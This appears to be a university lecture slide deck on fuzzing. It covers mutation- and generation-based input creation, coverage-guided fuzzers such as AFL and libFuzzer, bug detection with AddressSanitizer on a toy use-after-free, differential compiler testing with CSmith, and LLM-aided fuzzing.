Fuzzing

Insu Yun

Today’s lecture

- Understand fuzzing

What is software testing?

- Software testing is the process of evaluating and verifying that a software application or product meets specified requirements.

- Goals
  - Ensures functionality and performance
  - **Identifies bugs or defects**
  - Improves overall quality

Example: Software testing

- my_sqrt: Find a square root using Newton-Raphson method

```
def my_sqrt(x):
    """Computes the square root of x, using
 the Newton-Raphson method"""
    approx = None
    guess = x / 2
    while approx != guess:
        approx = guess
        guess = (approx + x / approx) / 2
    return approx
```

$$x_{t+1} = x_t - \frac{f(x_t)}{f'(x_t)}$$

$$= x_t - \frac{{x_t}^2 - n}{2x_t}$$

$$= \frac{x_t + n/x_t}{2}$$

Automated testing using pytest

```
def assertEquals(x, y, epsilon=1e-8):
    assert abs(x - y) < epsilon


def test_my_sqrt():
    assertEquals(my_sqrt(4), 2)
    assertEquals(my_sqrt(9), 3)
    assertEquals(my_sqrt(100), 10)
```

- Whenever changes are made, run tests to check if my_sqrt is working
- Limitations: Can only test some manually specified test cases

Is this implementation correct?

```
def my_sqrt(x):
    """Computes the square root of x, using
 the Newton-Raphson method"""
    approx = None
    guess = x / 2
    while approx != guess:
        approx = guess
        guess = (approx + x / approx) / 2
    return approx
```

Bugs in the implementation

```
my_sqrt(0)
```

```
Traceback (most recent call last):
  File "/home/insu/my_sqrt.py", line 9, in <module>
    my_sqrt(0)
  File "/home/insu/my_sqrt.py", line 6, in my_sqrt
    guess = (approx + x / approx) / 2
ZeroDivisionError: float division by zero
```

```
my_sqrt(-1)
```

```
$ python3 my_sqrt.py
// Infinite loop!
```

Writing thorough tests is difficult!

Fuzzing

- Fuzzing is a software testing technique that involves inputting random or abnormal data into a program to uncover unexpected behaviors, bugs, or vulnerabilities

- Challenges
  - How to generate inputs?
  - How to detect bugs?
  - …

ALGORITHM 1: Fuzz Testing


```
Input: ℂ, t_limit
Output: 𝔹 // a finite set of bugs
1 𝔹 ← ∅
2 ℂ ← Preprocess(ℂ)
3 while t_elapsed < t_limit ∧ Continue(ℂ) do
4     conf ← Schedule(ℂ, t_elapsed, t_limit)
5     tcs ← InputGen(conf)
      // O_bug is embedded in a fuzzer
6     𝔹′, execinfos ← InputEval(conf, tcs, O_bug)
7     ℂ ← ConfUpdate(ℂ, conf, execinfos)
8     𝔹 ← 𝔹 ∪ 𝔹′
9 return 𝔹
```

https://softsec.kaist.ac.kr/~sangkilc/papers/manes-tse19.pdf

How to generate inputs?

JOINT PHOTOGRAPHIC EXPERT GROUP

JPEG FILE INTERCHANGE FORMAT



	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
000:	FF	D8	FF	E0	00	10	.J	.F	.I	.F	00	01	01	01	00	48
010:	00	48	00	00	FF	DB	00	43	00	01	01	01	01	01	01	01
020:	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01
030:	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01
040:	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01
050:	01	01	01	01	01	01	01	01	01	FF	DB	00	43	01	01	01
060:	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01
070:	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01
080:	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01
090:	01	01	01	01	01	01	01	01	01	01	01	01	01	01	FF	C0
0A0:	00	11	08	00	02	00	06	03	01	22	00	02	11	01	03	11
0B0:	01	FF	C4	00	15	00	01	01	00	00	00	00	00	00	00	00
0C0:	00	00	00	00	00	00	00	09	FF	C4	00	19	10	01	00	02
0D0:	03	00	00	00	00	00	00	00	00	00	00	00	00	00	06	08
0E0:	38	88	B6	FF	C4	00	15	01	01	01	00	00	00	00	00	00
0F0:	00	00	00	00	00	00	00	00	07	0A	FF	C4	00	1C	11	00
100:	01	03	05	00	00	00	00	00	00	00	00	00	00	00	00	08
110:	00	07	B8	09	38	39	76	78	FF	DA	00	0C	03	01	00	02
120:	11	03	11	00	3F	00	86	F7	E7	1D	A9	16	CA	77	30	D0
130:	14	F7	41	DC	5A	8E	FB	31	19	26	5D	C4	2A	F4	5C	81
140:	7B	DB	06	84	A0	75	17	FF	D9							

SEGMENTS	FIELDS	VALUES
START OF IMAGE	marker	FFD8
APPLICATION0 (DEFAULT HEADER)	marker/length	FFE0/16
	identifier	JFIF\0
	version	1.1
	units	1 (dpi)
	density	72x72
	thumbnail	0x0
DEFINE QUANTIZATION TABLE	marker/length	FFDB/67
	destination	0 (luminance)
	table (8x8)	{1} (100% quality)
DEFINE QUANTIZATION TABLE	marker/length	FFDB/67
	destination	1 (chrominance)
	table (8x8)	{1} (100% quality)
START OF FRAME	marker/length	FFC0/17
	precision	8
	line Nb	2
	samples/line	6
	components	3
	Id factor table	1 1x1 0 (LumY)
	Id factor table	2 2x2 1 (ChromCb)
	Id factor table	3 2x2 1 (ChromCr)
DEFINE HUFFMAN TABLE	marker/length	FFC4/21
	class	0 (DC)
	destination	0
	1 code of 1 bit	00
	1 code of 2 bits	09
DEFINE HUFFMAN TABLE	marker/length	FFC4/25
	class	0 (DC)
	destination	0
	1 code of 1 bit	00
	2 code of 3 bits	06 08
	3 code of 4 bits	38 88 B6
DEFINE HUFFMAN TABLE	marker/length	FFC4/21
	class	0 (DC)
	destination	1
	1 code of 1 bit	07
	1 code of 2 bits	0A
DEFINE HUFFMAN TABLE	marker/length	FFC4/28
	class	1 (AC)
	destination	1
	1 code of 2 bits	08
	3 code of 3 bits	00 07 B8
	5 code of 4 bits	09 38 39 76 78
START OF SCAN	marker/length	FFDA/12
	components	3
	selector / DC, AC table	
	1 / 0, 0	
	2 / 1, 1	
	3 / 1, 1	
	spectral select.	0..63
	successive approx.	00
IMAGE DATA ENTROPY-CODED SEGMENT	86F7E71DA916CA7730D014 F741DC5A8EFB3119265DC4 2AF45C817BDB0684A07517	
END OF IMAGE	marker	FFD9

ANGE ALBERTINI

http://pics.corkami.com


JPEG IS THE ENCODING STANDARD, JFIF IS THE FILE FORMAT

Infinite monkey theorem

- A monkey hitting keys a random on a typewriter keyboard for an infinite amount of time

-> The complete works for William Shakespeare

But how much percentage?



Generation vs Mutation

- Generation-based fuzzing
  - Creates test inputs based on predefined rules, specifications, or formats
  - e.g., Grammar-based fuzzing, …

- Mutation-based fuzzing
  - Mutates existing, valid inputs to create test cases.

Generation-based fuzzing

- Utilizes domain knowledge for generating test cases
- E.g., domato (https://github.com/googleprojectzero/domato)

```
<html> = <lt>html<gt><head><body><lt>/html<gt>
<head> = <lt>head<gt>...<lt>/head<gt>
<body> = <lt>body<gt>...<lt>/body<gt>
```

Mutation-based fuzzing


- Mutates existing, valid inputs to create test cases.

- How it works
  - Starts with a seed input (e.g., valid file or request)
  - Introduces random or targeted changes (e.g., bit flips, truncations)

Offset	0	1	2	3	4	5	6	7 -	8	9	A	B	C	D	E	F	ASCII
00000000	FF	D8	FE	E0	00	10	4A	46	49	46	00	01	01	01	00	48	яШяа..JFIF.....H
00000010	00	48	00	00	FF	DB	00	43	00	01	01	01	01	01	01	01	.H..яЫ.C........
00000020	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	....
00000030	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	....
00000040	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	....
00000050	01	01	01	01	01	01	01	01	01	FF	DB	00	43	01	01	01	.........яЫ.C...
00000060	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	....
00000070	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	....
00000080	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	....

https://www.file-recovery.com/jpg-signature-format.htm

Coverage-guided fuzzing




Without code coverage feedback,

```
x = input()

if x[0] == 'H':
    if x[1] == 'A':
        if x[2] == 'R':
            if x[3] == 'D':
                crash()
```

Seeds

x = 'E4SY'



Test cases

x = 'E4SI'

x = 'S4SY'

x = 'PTSY'


x = 'H4SY'

x = 'O4SY'

...


$P(crash) = 2^{-32}$

After code coverage feedback,



Seeds

x = 'E4SY'



Test cases

x = 'E4SI'


x = 'S4SY'

x = 'ETSY'

x = 'H4SY'


New code coverage!

Generate test cases from a test case that introduces new code coverage



x = 'EASY'

x = 'H4SY'



x = 'H4SI'

x = 'HASY '

New code coverage!

$$P(crash) = \cancel{2^{-32}} = 2^{-8} \times 2^{-2} = 2^{-10}$$

Per-byte 4 bytes

Examples: Coverage-guided fuzzing

```
                 american fuzzy lop 0.47b (readpng)

 process timing                                      overall results
        run time : 0 days, 0 hrs, 4 min, 43 sec      cycles done : 0
   last new path : 0 days, 0 hrs, 0 min, 26 sec      total paths : 195
 last uniq crash : none seen yet                    uniq crashes : 0
  last uniq hang : 0 days, 0 hrs, 1 min, 51 sec       uniq hangs : 1
 cycle progress                      map coverage
  now processing : 38 (19.49%)         map density : 1217 (7.43%)
 paths timed out : 0 (0.00%)        count coverage : 2.55 bits/tuple
 stage progress                      findings in depth
  now trying : interest 32/8        favored paths : 128 (65.64%)
 stage execs : 0/9990 (0.00%)        new edges on : 85 (43.59%)
 total execs : 654k                 total crashes : 0 (0 unique)
  exec speed : 2306/sec               total hangs : 1 (1 unique)
 fuzzing strategy yields                              path geometry
   bit flips : 88/14.4k, 6/14.4k, 6/14.4k              levels : 3
  byte flips : 0/1804, 0/1786, 1/1750                 pending : 178
 arithmetics : 31/126k, 3/45.6k, 1/17.8k             pend fav : 114
  known ints : 1/15.8k, 4/65.8k, 6/78.2k             imported : 0
       havoc : 34/254k, 0/0                          variable : 0
        trim : 2876 B/931 (61.45% gain)                latent : 0
```

AFL


- Fuzzer developed by Google
- Re-discover coverage-guided fuzzing
- Found hundreds of bugs in many programs
  e.g.,) Safari, Firefox, OpenSSL, …

LLVM Home | Documentation »

libFuzzer – a library for coverage-guided fuzz testing.

libFuzzer


- LLVM community developed
- A library to include random testing as a part of projects
  e.g.,) LLVM, Chromium, Tensorflow, …



OSS-Fuzz

- Use Google's cloud resources to fuzz open-source software
- 4 trillion test cases a week

JPEG files from scratch using AFL



https://lcamtuf.blogspot.com/2014/11/pulling-jpegs-out-of-thin-air.html

How to detect bugs?

Why is crash not enough?

```
#include <iostream>

void useAfterFree() {
    int* data = new int[10];
    data[0] = 42;

    delete[] data; // Memory is freed

    // Accessing the freed memory
    std::cout << "Use after free: " << data[0] << s
td::endl;
}

int main() {
    useAfterFree();
    return 0;
}

// $ ./poc
//  Use after free: 1481231392
```

- One way to detect bugs is to check whether crash happens.
- However, it is possible that the program exits normally even though bugs are triggered

AddressSanitizer

```
=================================================================
==3528109==ERROR: AddressSanitizer: heap-use-after-free on address 0x604000000010 at pc 0x55
READ of size 4 at 0x604000000010 thread T0
    #0 0x55cc52d663ca in useAfterFree() /home/insu/poc.cpp:10
    #1 0x55cc52d663fc in main /home/insu/poc.cpp:14
    #2 0x7fa6b3bc1d8f in __libc_start_call_main ../sysdeps/nptl/libc_start_call_main.h:58
    #3 0x7fa6b3bc1e3f in __libc_start_main_impl ../csu/libc-start.c:392
    #4 0x55cc52d66244 in _start (/home/insu/poc+0x1244)

0x604000000010 is located 0 bytes inside of 40-byte region [0x604000000010,0x604000000038)
freed by thread T0 here:
    #0 0x7fa6b41aae57 in operator delete[](void*) ../../../../src/libsanitizer/asan/asan_new
    #1 0x55cc52d66376 in useAfterFree() /home/insu/poc.cpp:7
    #2 0x55cc52d663fc in main /home/insu/poc.cpp:14
    #3 0x7fa6b3bc1d8f in __libc_start_call_main ../sysdeps/nptl/libc_start_call_main.h:58

previously allocated by thread T0 here:
    #0 0x7fa6b41aa357 in operator new[](unsigned long) ../../../../src/libsanitizer/asan/asa
    #1 0x55cc52d6631e in useAfterFree() /home/insu/poc.cpp:4
    #2 0x55cc52d663fc in main /home/insu/poc.cpp:14
    #3 0x7fa6b3bc1d8f in __libc_start_call_main ../sysdeps/nptl/libc_start_call_main.h:58

SUMMARY: AddressSanitizer: heap-use-after-free /home/insu/poc.cpp:10 in useAfterFree()
Shadow bytes around the buggy address:
  0x0c087fff7fb0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  0x0c087fff7fc0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  0x0c087fff7fd0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  0x0c087fff7fe0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  0x0c087fff7ff0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
=>0x0c087fff8000: fa fa[fd]fd fd fd fd fa fa fa fa fa fa fa fa fa
  0x0c087fff8010: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
  0x0c087fff8020: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
  0x0c087fff8030: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
  0x0c087fff8040: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
  0x0c087fff8050: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
```

- A memory error detector for C/C++ programs
  - Part of clang + gcc
  - Add -fsanitize=address
- There are more variants
  - E.g., MemorySanitizer, UndefinedBehaviorSanitizer, …

Differential testing for detecting semantic errors

- A testing technique that compares the behavior of multiple implementations of the same specification.
- Focuses on identifying inconsistencies between them.

Example: CSmith

- A tool for finding bugs in C compilers
- https://github.com/csmith-project/csmith

```
csmith > random2.c
gcc random2.c -I$HOME/csmith/include -o random2_gcc
clang random2.c -I$HOME/csmith/include -o random2_clang
./random2_gcc > gcc_output.txt
./random2_clang > clang_output.txt
```

- If the C program is a valid without any undefined behavior, results should be same!

LLM-aided fuzzing

Brendan Dolan-Gavitt
@moyix

I gave Claude 3 the entire source of a small C GIF decoding library I found on GitHub, and asked it to write me a Python function to generate random GIFs that exercised the parser. Its GIF generator got 92% line coverage in the decoder and found 4 memory safety bugs and one hang.

2:07 PM · Mar 8, 2024 · **809.8K** Views

37 298 2.2K 1K

Most relevant

